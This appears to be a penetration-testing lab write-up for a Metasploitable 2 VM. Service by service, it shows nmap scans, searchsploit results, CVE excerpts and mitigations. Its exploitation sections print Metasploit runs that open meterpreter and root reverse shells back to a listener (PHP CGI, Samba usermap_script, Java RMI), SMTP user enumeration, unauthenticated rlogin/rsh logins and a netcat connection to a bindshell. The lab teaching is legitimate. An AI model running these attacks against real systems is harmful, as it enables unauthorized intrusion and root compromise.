-rw-r--r-- 1 root root 4957 May 15 21:07 smtp-commands.nse
-rw-r--r-- 1 root root 12006 May 15 21:07 smtp-enum-users.nse
-rw-r--r-- 1 root root 5873 May 15 21:07 smtp-ntlm-info.nse
-rw-r--r-- 1 root root 10148 May 15 21:07 smtp-open-relay.nse
-rw-r--r-- 1 root root 716 May 15 21:07 smtp-strangeport.nse
-rw-r--r-- 1 root root 14781 May 15 21:07 smtp-vuln-cve2010-4344.nse
-rw-r--r-- 1 root root 7719 May 15 21:07 smtp-vuln-cve2011-1720.nse
-rw-r--r-- 1 root root 7603 May 15 21:07 smtp-vuln-cve2011-1764.nse
```

Cve: <https://www.cve.org/CVERecord?id=CVE-2004-0925>

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Required CVE Record Information

CNA: MITRE Corporation

Published: 2004-10-28 **Updated:** 2004-10-28

Description

Postfix on Mac OS X 10.3.x through 10.3.5, with SMTPD AUTH enabled, does not properly clear the username between authentication attempts, which allows users with the longest username to prevent other valid users from being able to authenticate.

Product Status

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Exploitation by using Msfconsole:

```
msf6 > search smtp_enum
Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Description
-  auxiliary/scanner/smtp/smtp_enum          .             normal  No     SMTP User Enumeration Utility

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smtp/smtp_enum

msf6 > use 0
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):
=====
Name      Current Setting  Required  Description
RHOSTS     yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     25              yes        The target port (TCP)
THREADS   1               yes        The number of concurrent threads (max one per host)
UNIXONLY  true            yes        Skip Microsoft bannerized servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt yes        The file that contains a list of probable user accounts.

View the full module info with the info, or info -d command.
```

```
msf auxiliary(scanner/smtp/smtp_enum) > set rhost 172.23.60.228
rhost → 172.23.60.228
msf auxiliary(scanner/smtp/smtp_enum) > run
[*] 172.23.60.228:25 - 172.23.60.228:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 172.23.60.228:25 - 172.23.60.228:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 172.23.60.228:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

SMPT Exploitation by using telnet cmd:

```
[~]# telnet 10.63.119.228 25
Trying 10.63.119.228...
Connected to 10.63.119.228.
Escape character is '^>'.
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
ehlo myhost.local
250-metasploitable.localdomain
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
vrfy metasploit
252 2.0.0 metasploit
mail from:<@mydomain.com>
250 2.1.0 Ok
rcpt to: <@metasploitable.localdomain>
250 2.1.5 Ok
data
354 End data with <CR><LF>.<CR><LF>
subject: test mail
hello,
this is test massage
tester

.
250 2.0.0 Ok: queued as 28D30CBB9
quit
221 2.0.0 Bye
Connection closed by foreign host.
```

SMPT Exploitation by using netcat cmd:

```
[~]# nc 10.63.119.228 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
ehlo myhost.local
250-metasploitable.localdomain
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
vrfy metasploit
252 2.0.0 metasploit
mail from: <@mydomain.com>
250 2.1.0 Ok
rcpt to: <@metasploitable.localdomain>
250 2.1.5 Ok
data
354 End data with <CR><LF>.<CR><LF>
subject: test mail
hello
this is test msg
tester=aditya

.
250 2.0.0 Ok: queued as DAA44CBB9
quit
221 2.0.0 Bye
```

Impact :

- Email Spoofing & Phishing
- Brute-Force Attacks
- Denial of Service (DoS) Attacks

Mitigation:

- Configure the server to prevent open relaying.
 - Implement sender authentication (SPF, DKIM).
-

HTTP (port 80):**What is http (Hypertext Transfer Protocol) ?**

HTTP is the foundation of data communication for the World Wide Web. It is a stateless protocol, meaning each request is independent of previous ones, which makes it simple but requires other mechanisms (like cookies) for session management.

How it works:

- A client (web browser) initiates a TCP connection to a server on port 80.
- The client sends an HTTP request message to the server, which includes a method (e.g., GET, POST) and the path to the requested resource.
- The server processes the request and sends an HTTP response message back to the client, containing a status code and the requested data.
- The TCP connection is then typically closed.

Security note:

HTTP transfers data in cleartext. This means any sensitive information, such as login credentials, can be intercepted by an attacker on the same network.

Nmap Command : “nmap -p 80 -sV <target_ip>”

```
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
MAC Address: 00:0C:29:68:40:07 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
```

Searchsploit:

Nmap Command : “searchsploit apache httpd”

Exploit Title	Path
Apache - Arbitrary Long HTTP Headers (Denial of Service)	multiple/dos/360.pl
Apache - Arbitrary Long HTTP Headers Denial of Service	linux/dos/371.c
Apache 0.8.x/1.0.x / NCSA HTTPD 1.x - 'test-cgi' Directory Listing	cgi/remote/20435.txt
Apache 1.1 / NCSA HTTPD 1.5.2 / Netscape Server 1.12/1.1/2.0 - a nph-test-cgi	multiple/dos/19536.txt
Apache 1.3.x < 2.0.48 mod_userdir - Remote Users Disclosure	linux/remote/132.c
Apache 2.0.44 (Linux) - Remote Denial of Service	linux/dos/11.c
Apache 2.0.45 - 'APR' Crash	linux/dos/38.pl
Apache 2.0.49 - Arbitrary Long HTTP Headers Denial of Service	multiple/dos/1056.pl
Apache 2.0.52 - GET Denial of Service	multiple/dos/855.pl
Apache 2.4.23 mod_http2 - Denial of Service	linux/dos/40909.py
Apache 2.x - Memory Leak	windows/dos/9.c
Apache HTTP Server 2.4.49 - Path Traversal & Remote Code Execution (RCE)	multiple/webapps/50383.sh
Apache Httpd mod_proxy - Error Page Cross-Site Scripting	multiple/webapps/47688.md
Apache Httpd mod_rewrite - Open Redirects	multiple/webapps/47689.md
Apache Tomcat mod_jk 1.2.20 - Remote Buffer Overflow (Metasploit)	windows/remote/16798.rb
NCSA 1.3/1.4.x/1.5 / Apache HTTPD 0.8.11/0.8.14 - ScriptAlias Source Retrieval	multiple/remote/20595.txt

Scripts:

Nmap Command : “ls -l /usr/share/nmap/scripts | grep http”

```
└# ls -l /usr/share/nmap/scripts |grep http
-rw-r--r-- 1 root root 2153 May 15 21:07 http-adobe-coldfusion-apsa1301.nse
-rw-r--r-- 1 root root 5149 May 15 21:07 http-affiliate-id.nse
-rw-r--r-- 1 root root 1950 May 15 21:07 http-apache-negotiation.nse
-rw-r--r-- 1 root root 4499 May 15 21:07 http-apache-server-status.nse
-rw-r--r-- 1 root root 1805 May 15 21:07 http-aspnet-debug.nse
-rw-r--r-- 1 root root 3959 May 15 21:07 http-auth-finder.nse
-rw-r--r-- 1 root root 3187 May 15 21:07 http-auth.nse
-rw-r--r-- 1 root root 2865 May 15 21:07 http-avaya-ipoffice-users.nse
-rw-r--r-- 1 root root 4372 May 15 21:07 http-awstatstotals-exec.nse
-rw-r--r-- 1 root root 6872 May 15 21:07 http-axis2-dir-traversal.nse
-rw-r--r-- 1 root root 5484 May 15 21:07 http-backup-finder.nse
-rw-r--r-- 1 root root 6387 May 15 21:07 http-barracuda-dir-traversal.nse
-rw-r--r-- 1 root root 2038 May 15 21:07 http-bigip-cookie.nse
-rw-r--r-- 1 root root 4920 May 15 21:07 http-brute.nse
-rw-r--r-- 1 root root 4436 May 15 21:07 http-cakephp-version.nse
-rw-r--r-- 1 root root 4927 May 15 21:07 http-chrono.nse
-rw-r--r-- 1 root root 1695 May 15 21:07 http-cisco-anyconnect.nse
-rw-r--r-- 1 root root 5520 May 15 21:07 http-coldfusion-subzero.nse
-rw-r--r-- 1 root root 4150 May 15 21:07 http-comments-displayer.nse
-rw-r--r-- 1 root root 7251 May 15 21:07 http-config-backup.nse
-rw-r--r-- 1 root root 5139 May 15 21:07 http-cookie-flags.nse
-rw-r--r-- 1 root root 2577 May 15 21:07 http-cors.nse
-rw-r--r-- 1 root root 13803 May 15 21:07 http-cross-domain-policy.nse
-rw-r--r-- 1 root root 5418 May 15 21:07 http-csrftoken.nse
-rw-r--r-- 1 root root 1718 May 15 21:07 http-date.nse
-rw-r--r-- 1 root root 17388 May 15 21:07 http-default-accounts.nse
-rw-r--r-- 1 root root 4288 May 15 21:07 http-devframework.nse
-rw-r--r-- 1 root root 2529 May 15 21:07 http-dlink-backdoor.nse
-rw-r--r-- 1 root root 4452 May 15 21:07 http-dombased-xss.nse
-rw-r--r-- 1 root root 13893 May 15 21:07 http-domino-enum-passwords.nse
-rw-r--r-- 1 root root 6931 May 15 21:07 http-drupal-enum.nse
-rw-r--r-- 1 root root 2256 May 15 21:07 http-drupal-enum-users.nse
-rw-r--r-- 1 root root 20667 May 15 21:07 http-enum.nse
-rw-r--r-- 1 root root 3347 May 15 21:07 http-errors.nse
-rw-r--r-- 1 root root 20413 May 15 21:07 http-exif-spider.nse
-rw-r--r-- 1 root root 5199 May 15 21:07 http-favicon.nse
-rw-r--r-- 1 root root 4451 May 15 21:07 http-feed.nse
-rw-r--r-- 1 root root 9076 May 15 21:07 http-fetch.nse
```

Cve: <https://www.cve.org/CVERecord?id=CVE-2025-54090>

A bug in Apache HTTP Server 2.4.64 results in all "RewriteCond expr ..." tests evaluating as "true". Users are recommended to upgrade to version 2.4.65, which fixes the issue.

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Vendor

Apache Software Foundation

Product

Apache HTTP Server

Versions 1 Total

Default Status: unaffected

Affected

- affected at [2.4.64](#)

Msfconsole:

```
msf auxiliary(scanner/http/crawler) > info

    Name: Web Site Crawler
    Module: auxiliary/scanner/http/crawler
    License: Metasploit Framework License (BSD)
    Rank: Normal

  Provided by:
    hdm <x@hdm.io>
    tasos

  Check supported:
    No

  Basic options:
    Name      Current Setting  Required  Description
    DOMAIN    WORKSTATION     yes        The domain to use for windows authentication
    HttpPassword          no         The HTTP password to specify for authentication
    HttpUsername           no         The HTTP username to specify for authentication
    MAX_MINUTES            5          yes        The maximum number of minutes to spend on each URL
    MAX_PAGES              500        yes        The maximum number of pages to crawl per URL
    MAX_THREADS             4          yes        The maximum number of concurrent requests
    Proxies                no         A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks5, socks5h, http, s
    RHOSTS                10.164.196.228 yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
    RPORT                  80          yes        The target port
    SSL                   false       no         Negotiate SSL/TLS for outgoing connections
    URI                   /           yes        The starting page to crawl
    VHOST                 no         HTTP server virtual host

  Description:
    Crawl a web site and store information about what was found
```

```
msf6 > search cgi_arg_injection
Matching Modules
=====
#  Name
-  exploit/multi/http/php_cgi_arg_injection
  exploit/windows/http/php_cgi_arg_injection_rce_cve_2024_4577
e Execution
  2   \_ target: Windows PHP
  3   \_ target: Windows Command

  Disclosure Date  Rank   Check  Description
  2012-05-03      excellent Yes    PHP CGI Argument Injection
  2024-06-06      excellent Yes    PHP CGI Argument Injection Remote Cod

Interact with a module by name or index. For example info 3, use 3 or use exploit/windows/http/php_cgi_arg_injection_rce_cve_2024_4577
After interacting with a module you can manually set a TARGET with set TARGET 'Windows Command'

msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):
=====
Name      Current Setting  Required  Description
PLESK    false           yes        Exploit Plesk
Proxies           no         A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4,
RHOSTS           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT            80          yes        The target port (TCP)
SSL               false      no         Negotiate SSL/TLS for outgoing connections
TARGETURI         no         The URI to request (must be a CGI-handled PHP script)
URIENCODING      0          yes        Level of URI URIENCODING and padding (0 for minimum)
VHOST            no         HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
=====
Name      Current Setting  Required  Description
LHOST    10.252.120.36   yes        The listen address (an interface may be specified)
LPORT    4444            yes        The listen port

Exploit target:
=====
Id  Name
--  --
0  Automatic

View the full module info with the info, or info -d command.
```

```
msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 10.252.120.5
RHOSTS => 10.252.120.5
msf6 exploit(multi/http/php_cgi_arg_injection) > run
[*] Started reverse TCP handler on 10.252.120.36:4444
[*] Sending stage (40004 bytes) to 10.252.120.5
[*] Meterpreter session 1 opened (10.252.120.36:4444 → 10.252.120.5:50613) at 2025-09-11 13:07:42 -0400

meterpreter >
[*] 10.252.120.5 - Meterpreter session 1 closed. Reason: Died
meterpreter > █
```

Impacts:

- Session Hijacking & Cookie Theft
- Content Tampering
- Man-in-the-Middle (MITM) Risks

Mitigation:

- Migrate all traffic to HTTPS (port 443) using SSL/TLS encryption.
- Implement HTTP Strict Transport Security (HSTS).

netbios-ssn (port 139):

scan: Netbios-ssn/Microsoft-ds(139//445/tcp) port:

What is netbios-ssn & microsoft-ds (SMB) ?

These ports are used for the Server Message Block (SMB) protocol, which is a protocol for file, printer, and other resource sharing primarily used in Windows networks. Port 139 is for SMB over NetBIOS, while 445 is for SMB over TCP.

How it works:

- An SMB client (e.g., a user's PC) establishes a connection to the SMB server on port 139 or 445.
- The client authenticates to the server.
- The client can then request access to shared folders, printers, or other resources.
- The SMB protocol handles all the communication for reading, writing, and modifying files on the remote server.

Security note:

The SMB protocol has a history of critical vulnerabilities (e.g., EternalBlue). Unpatched systems and weak passwords can lead to remote code execution and widespread network compromise.

Nmap Command : “nmap -p 139,445 -sV <target_ip>”

```
[root@kali)-[~]
# nmap -p139,445 -sV 10.167.32.228
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 19:54 IST
Nmap scan report for 10.167.32.228
Host is up (0.00072s latency).

PORT      STATE SERVICE      VERSION
139/tcp    open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp    open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:0C:29:68:40:07 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit
Nmap done: 1 IP address (1 host up) scanned in 11.91 seconds
```

Searchsploit:

Nmap Command : “searchsploit samba 3.0.20”

Exploit Title	Path
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass	multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)	unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow	linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)	linux_x86/dos/36741.py

Cve: <https://www.cve.org/CVERecord?id=CVE-2007-4044>

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Assigner: Mitre

Published: 2007-07-27 **Rejected:** 2007-08-22 **Updated:** 2007-08-22

Rejected Reason: The MS-RPC functionality in smbd in Samba 3 on SUSE Linux before 20070720 does not include "one character in the shell escape handling." NOTE: this issue was originally characterized as a shell metacharacter issue due to an incomplete fix for CVE-2007-2447, which was interpreted by CVE to be security relevant. However, SUSE and Red Hat have disputed the problem, stating that the only impact is that scripts will not be executed if they have a "c" in their name, but even this limitation might not exist. This does not have security implications, so should not be included in CVE

Msfconsole:

```
msf exploit(multi/samba/usermap_script) > info

    Name: Samba "username map script" Command Execution
    Module: exploit/multi/samba/usermap_script
    Platform: Unix
        Arch: cmd
    Privileged: Yes
    License: Metasploit Framework License (BSD)
        Rank: Excellent
    Disclosed: 2007-05-14

Provided by:
    jduck <jduck@metasploit.com>

Module side effects:
    unknown-side-effects

Module stability:
    unknown-stability

Module reliability:
    unknown-reliability

Available targets:
    Id  Name
    --  --
    => 0  Automatic

Check supported:
    No

Basic options:
    Name   Current Setting  Required  Description
    _____
    RHOSTS  10.164.196.228  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
    RPORT    139             yes        The target port (TCP)

Payload information:
    Space: 1024

Description:
    This module exploits a command execution vulnerability in Samba
    versions 3.0.20 through 3.0.25rc3 when using the non-default
    "username map script" configuration option. By specifying a username
    containing shell meta characters, attackers can execute arbitrary
    commands.

    No authentication is needed to exploit this vulnerability since
    this option is used to map usernames prior to authentication!
```

Exploitation by using msfconsole :

```
msf6 > search 3.0.20
Matching Modules
=====
#  Name
-
0  exploit/multi/samba/usermap_script
1  auxiliary/admin/http/wp_easycart_privilege_escalation

      Disclosure Date  Rank      Check  Description
      _____
      2007-05-14       excellent  No      Samba "username map
      2015-02-25       normal    Yes     WordPress WP EasyCa

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/admin/http/wp_easycart_privileg

msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 10.164.196.135:4444
[*] Command shell session 1 opened (10.164.196.135:4444 → 10.164.196.228:51557) at 2025-10-27 19:33:34 +0530

root
/bin/sh: line 3: root: command not found
whoami
root
id
uid=0(root) gid=0(root)
uname
Linux
whoami
root
```

netbios-ssn & microsoft-ds Exploitation by using smbclient -L cmd:

```
(root㉿kali)-[~]
# smbclient -L 10.167.32.228
Password for [WORKGROUP\root]:
Anonymous login successful

  Sharename      Type      Comment
  print$        Disk      Printer Drivers
  tmp           Disk      oh noes!
  opt           Disk
  IPC$          IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
  ADMIN$        IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

  Server
  _____
  Workgroup      Master
  WORKGROUP      METASPLOITABLE

(root㉿kali)-[~]
# smbclient //10.167.32.228/tmp -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
.
..
.DCE-unix
.X11-unix
5553.jsvc_up
.X0-lock
D      0  Tue Oct 28 19:47:15 2025
DR     0  Tue Oct 28 14:08:50 2025
DH     0  Tue Oct 28 16:57:47 2025
DH     0  Tue Oct 28 16:58:04 2025
R      0  Tue Oct 28 16:59:07 2025
HR    11  Tue Oct 28 16:58:04 2025
```

Impact :

- Unauthorized Access to Files & Shares
- Enumeration & Reconnaissance
- Brute Force & Credential Theft

Mitigation:

- Disable SMBv1, which is known to be insecure.
- Keep the operating system and SMB components fully patched.
- Use strong, unique passwords.
- Restrict SMB traffic to a local network.

Exec & login & shell : (512,513,514):

- These services allow remote command execution and login to UNIX systems.
- They predate SSH and rely on trust relationships (.rhosts, /etc/hosts.equiv). • Authentication is often weak or absent (IP-based trust).
- Communication is done in plain text.

How It Works:

- exec (512): Executes a single command remotely.
- login (513): Provides a remote login session (like rlogin).
- shell (514): Creates a remote shell session.
- Authentication is usually based on:
 - Source IP and hostname.
 - Matching usernames on client and server.
 - Sometimes passwordless trust (if configured).

Security note:

1. Plaintext Transmission
 - Usernames, passwords, and commands are transmitted unencrypted.
 - Attackers can sniff the traffic.
2. Weak Authentication
 - Relies on host-based trust (.rhosts).
 - Attackers can spoof IP/hostname to gain access.
3. Unauthorized Remote Access
 - Misconfigured services may allow attackers to log in without credentials.

Nmap Command : “nmap -p 512,513,514 -sV <target_ip>”

```
[root@kali:~] # nmap -sC -sV -p 512,513,514 10.213.237.228
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-31 11:49 IST
Nmap scan report for 10.213.237.228
Host is up (0.0026s latency).

PORT      STATE SERVICE      VERSION
512/tcp    open  exec        netkit-rsh rexecd
513/tcp    open  login       OpenBSD or Solaris rlogind
514/tcp    open  tcpwrapped
MAC Address: 00:0C:29:68:40:07 (VMware)
Service Info: OS: Linux; CPE:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.11 seconds
```

Scripts:

Nmap Command : “ls -l /usr/share/nmap/scripts | grep rlogin”

```
[root@kali:~] # ls -l /usr/share/nmap/scripts | grep rlogin
-rw-r--r-- 1 root root 4865 May 15 21:07 rlogin-brute.nse
```

Exploitation by using rlogin cmd:

```
[# rlogin 172.23.60.228
Last login: Thu Oct  9 06:56:47 EDT 2025 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# ]
```

Exploitation by using rsh cmd:

```
[# rsh 10.213.237.228 -l msfadmin
Last login: Thu Oct 30 06:53:17 EDT 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

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applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~# ]
```

Impact :

- Plaintext Authentication & Communication
- Unauthorized Remote Access
- Privilege Escalation
- Obsolete / Deprecated Protocols

Mitigation :

- Disable this service immediately.
 - Use SSH for remote command execution.
 - Use SSH for remote logins.
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Rmiregistry(port 1099):

What It Is?

rmiregistry is a Java RMI (Remote Method Invocation) service that lets clients locate and connect to remote Java objects by name.
It usually listens on TCP port 1099.

How It Works

1. The server registers remote objects with the registry (on port 1099).
2. The client connects to the registry to look up those objects.
3. The client and server then communicate directly over another TCP port to invoke methods remotely.

Security Notes:

- By default, no authentication or encryption.
- Accepts serialized Java objects, which can lead to remote code execution (RCE) if exploited.
- Should never be exposed to the public internet.
- **Disable dynamic class loading (-Djava.rmi.server.useCodebaseOnly=true).**
- **Keep Java updated to patch known RMI vulnerabilities.**

Nmap Command : “nmap -p 1099 -sV <target_ip>”

```
PORT      STATE SERVICE VERSION
1099/tcp  open  java-rmi  GNU Classpath grmiregistry
MAC Address: 00:0C:29:68:40:07 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
```

Cve: <https://www.cve.org/CVERecord?id=CVE-2010-0094>

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Required CVE Record Information

CNA: Oracle

Published: 2010-04-01 **Updated:** 2018-10-10

Description

Unspecified vulnerability in the Java Runtime Environment component in Oracle Java SE and Java for Business 6 Update 18 and 5.0 Update 23 allows remote attackers to affect confidentiality, integrity, and availability via unknown vectors. NOTE: the previous information was obtained from the March 2010 CPU. Oracle has not commented on claims from a reliable researcher that this is due to missing privilege checks during deserialization of RMIClientImpl objects, which allows remote attackers to call system-level Java functions via the ClassLoader of a constructor that is being serialized.

Msfconsole:

```
msf > search java-rmi
Matching Modules
=====
#  Name
-  --
0  exploit/multi/browser/java_rmi_connection_impl  2010-03-31      excellent  No   Java RMIClientImpl Deserialization Priv

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/browser/java_rmi_connection_impl
```

```

msf exploit(multi/browser/java_rmi_connection_impl) > info
      Name: Java RMIClassLoader Deserialization Privilege Escalation
      Module: exploit/multi/browser/java_rmi_connection_impl
      Platform: Java
      Arch:
      Privileged: No
      License: Metasploit Framework License (BSD)
      Rank: Excellent
      Disclosed: 2010-03-31

      Provided by:
          Sami Koivu
          Matthias Kaiser
          egypt <egypt@metasploit.com>

      Module side effects:
          unknown-side-effects

      Module stability:
          unknown-stability

      Module reliability:
          unknown-reliability

      Available targets:
          Id  Name
          --  --
          => 0  Generic (Java Payload)

      Check supported:
          No

      Basic options:
      

| Name    | Current Setting | Required | Description                                                                                                                           |
|---------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| SRVHOST | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT | 8080            | yes      | The local port to listen on.                                                                                                          |
| SSL     | false           | no       | Negotiate SSL for incoming connections                                                                                                |
| SSLCert |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                      |
| URIPATH |                 | no       | The URI to use for this exploit (default is random)                                                                                   |



      Payload information:
          Space: 20480
          Avoid: 0 characters

      Description:
          This module exploits a vulnerability in the Java Runtime Environment
          that allows to deserialize a MarshalledObject containing a custom
          classloader under a privileged context. The vulnerability affects

```

Exploitation by using msfconsole:

```

      Name  Current Setting  Required  Description
      ____  _____
      LHOST  10.167.32.135  yes       The listen address (an interface may be specified)
      LPORT  4444            yes       The listen port

      Exploit target:
      

| Id | Name                   |
|----|------------------------|
| -- | --                     |
| 0  | Generic (Java Payload) |



      View the full module info with the info, or info -d command.

      msf exploit(multi/browser/java_rmi_connection_impl) > set payload java/meterpreter/reverse_tcp
      payload => java/meterpreter/reverse_tcp
      msf exploit(multi/browser/java_rmi_connection_impl) > run
      [*] Exploit running as background job 0.
      [*] Exploit completed, but no session was created.

      [*] Started reverse TCP handler on 10.167.32.135:4444
      msf exploit(multi/browser/java_rmi_connection_impl) > [*] Using URL: http://10.167.32.135:8080/ovafcSEo9tXaA
      [*] Server started.
      whoami
      [*] exec: whoami
      root

```

Impact

- Attackers may execute arbitrary code on the host.
- Information disclosure about internal services.
- Possible denial of service or network pivoting.

Mitigation

- Restrict access to trusted hosts only (firewall).
 - Disable if unused.
 - Use authentication & SSL/TLS if needed.
-

Ingreslock (port 1524):

What it is :

- Originally, port 1524/tcp was used by the Ingres database for remote administration.
- However, it became notorious in cybersecurity because many exploits and rootkits (like from old Unix vulnerabilities) install a backdoor shell that listens on this port.

How it works :

- A malicious or misconfigured binary creates a TCP socket on port **1524** and calls listen()/accept().
- On connection, it links the socket to a shell process (/bin/sh), giving the remote user command access.
- If the binary runs as root, the shell runs with root privileges.

Nmap command: nmap -sV -O <target ip>

```
PORT      STATE SERVICE VERSION
1524/tcp  open  bindshell Metasploitable root shell
MAC Address: 00:0C:29:68:40:07 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
```

ingreslock exploitation by using netcat cmd:

```
└─(root㉿kali)-[~]
└─# nc 10.167.32.228 1524
root@metasploitable:/# whoami
root
root@metasploitable:/# mkdir
mkdir: missing operand
Try `mkdir --help' for more information.
root@metasploitable:/# mkdir font
root@metasploitable:/# pdw
bash: pdw: command not found
root@metasploitable:/# pwd
/
root@metasploitable:/# █
```

Impact :

- No authentication required remote root access.
- Common in vulnerable lab VMs (like *Metasploitable 2*).
- Should never be open in production networks.

Mitigation :

- Block port 1524 on firewalls.
 - Audit for unauthorized listening services.
 - Use IDS/IPS to detect unusual shells or traffic on this port.
-

CCProxy FTP (port 2121):

What it is?

CCProxy is a Windows-based proxy server (HTTP/FTP/SOCKS/Telnet/mail etc.) from Youngzsoft. Its FTP proxy commonly listens on TCP port 2121 (service name ccproxy-ftp in some port lists).

How it works :

CCProxy accepts FTP client connections on its FTP proxy port (often 2121) and forwards requests to upstream FTP servers on behalf of clients, while providing logging, access control, bandwidth control and caching.

Security notes :

FTP transmits all data, including credentials (username and password), in cleartext. This makes it vulnerable to network sniffing, and misconfigured anonymous access can expose sensitive files to anyone on the network.

Nmap command: “nmap -sV -O <target ip>”

```
PORT      STATE SERVICE VERSION
2121/tcp  open  ftp    ProFTPD 1.3.1
MAC Address: 00:0C:29:68:40:07 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Unix
```

Searchsploit:

Exploit Title	Path
FreeBSD - 'ftpd / ProFTPD' Remote Command Execution	freebsd/remote/18181.txt
ProFTPD - 'ftpdct1' 'pr_ctrls_connect' Local Overflow	linux/local/394.c
ProFTPD - 'mod_mysql' Authentication Bypass	multiple/remote/8037.txt
ProFTPD - 'mod_sftp' Integer Overflow Denial of Service (PoC)	linux/dos/16129.txt
ProFTPD 1.2 - 'SIZE' Remote Denial of Service	linux/dos/20536.java
ProFTPD 1.2 < 1.3.0 (Linux) - 'sreplace' Remote Buffer Overflow (Metasploit)	linux/remote/16852.rb
ProFTPD 1.2 pre1/pre2/pre3/pre4/pre5 - Remote Buffer Overflow (1)	linux/remote/19475.c
ProFTPD 1.2 pre1/pre2/pre3/pre4/pre5 - Remote Buffer Overflow (2)	linux/remote/19476.c
ProFTPD 1.2 pre6 - 'snprintf' Remote Root	linux/remote/19503.txt
ProFTPD 1.2.0 pre10 - Remote Denial of Service	linux/dos/244.java
ProFTPD 1.2.0 rc2 - Memory Leakage	linux/dos/241.c
ProFTPD 1.2.10 - Remote Users Enumeration	linux/remote/581.c
ProFTPD 1.2.7 < 1.2.9rc2 - Remote Code Execution / Brute Force	linux/remote/110.c
ProFTPD 1.2.7/1.2.8 - '.ASCII' File Transfer Buffer Overrun	linux/dos/23170.c
ProFTPD 1.2.9 RC1 - 'mod_sql' SQL Injection	linux/remote/43.pl
ProFTPD 1.2.9 rc2 - '.ASCII' File Remote Code Execution (1)	linux/remote/107.c
ProFTPD 1.2.9 rc2 - '.ASCII' File Remote Code Execution (2)	linux/remote/3021.txt
ProFTPD 1.2.9 - 'STAT' Denial of Service	linux/dos/22079.sh
